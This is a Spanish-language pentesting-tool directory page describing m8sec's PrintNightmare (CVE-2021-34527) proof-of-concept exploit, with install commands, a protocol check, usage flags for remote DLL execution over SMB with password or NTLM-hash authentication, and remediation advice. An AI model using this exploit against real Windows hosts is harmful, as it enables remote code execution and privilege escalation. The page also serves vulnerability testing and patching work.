

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-34527 — PrintNightmare (CVE-2021-34527) PoC Exploit | Kitploit

Herramientas/GitHubGitHub/m8sec/cve-2021-34527
Escalada de PrivilegiosGeneración de PayloadsAnálisis de VulnerabilidadesExplotaciónMovimiento LateralPruebas de Penetración
GitHubm8sec/cve-2021-34527

CVE-2021-34527

PrintNightmare (CVE-2021-34527) PoC Exploit

Ver Repositorio
1181936hace 3 añosRevisado por Kitploit
Compartir

PrintNightmare (CVE-2021-34527)

Esta versión del exploit de PrintNightmare se basa en el código creado por Cube0x0, con las siguientes características:

  • Capacidad para atacar múltiples hosts.
  • Servidor SMB integrado para la entrega del payload, eliminando la necesidad de recursos compartidos de archivos abiertos.
  • El exploit incluye los protocolos MS-RPRN y MS-PAR (definir en argumentos de CMD).
  • Implementa la técnica de bypass UNC de @gentilkiwi.

Instalación

Antes de ejecutarlo, instala la última versión de impacket:

git clone https://github.com/SecureAuthCorp/impacket
cd impacket
python3 setup install

git clone https://github.com/m8sec/CVE-2021-34527
cd CVE-2021-34527
python3 CVE-2021-34527.py -h

Prueba

El rpcdump.py de Impacket se puede usar para comprobar los protocolos MS-PAR y MS-RPRN:

>> rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol 
Protocol: [MS-RPRN]: Print System Remote Protocol

Alternativamente, el escáner ItWasAllADream de byt3bl33d3r se puede utilizar para escanear objetivos y validar la vulnerabilidad RCE de PrintNightmare.

Capturas de pantalla

pnm

Uso

  -v VERBOSE            Enable verbose logging from SMB server
  -t TIMEOUT            Connection timeout

Authentication:
  -u USERNAME           Set username
  -H HASH, -hashes      Use NTLM Hash for authentication
  -p PASSWORD           Set password
  -d DOMAIN             Set domain
  --local-auth          Authenticate to target host, no domain

DLL Execution:
  -dll DLL                  Path to local DLL file to execute "beacon.dll"
  --remote-dll REMOTE_DLL   Remote dll "\\192.168.1.25\Share\beacon.dll"
  -share SHARE              Set local SMB share name
  --local-ip LOCAL_IP       Set local IP (defaults to primary interface)

Target(s):
  -pDriverPath PDRIVERPATH  Define Driver path. Example 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL'
  -port [destination port]  Destination port to connect to SMB Server
  -proto {MS-RPRN,MS-PAR}   Target protocol (Default=MS-RPRN)
  target                    192.168.2.2, target.txt, 10.0.0.0/24 (positional)

Remediación

Microsoft ha publicado varios parches para PrintNightmare, el más reciente en el Patch Tuesday de septiembre de 2021. Esto abordó la vulnerabilidad subyacente y las soluciones alternativas descubiertas posteriormente. Para más información, visita la guía oficial de Microsoft:

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

Otras estrategias para mitigar esta vulnerabilidad incluyen:

  • Deshabilitar el servicio Print Spooler en sistemas no esenciales.
  • Deshabilitar la impresión remota entrante a través de Directiva de grupo

Agradecimientos

  • @cube0x0 - por el código del exploit en Python y sus contribuciones al proyecto impacket.
  • @edwardzpeng y @lxf02942370 - por el descubrimiento inicial y el exploit de PrintNightmare.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    276

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





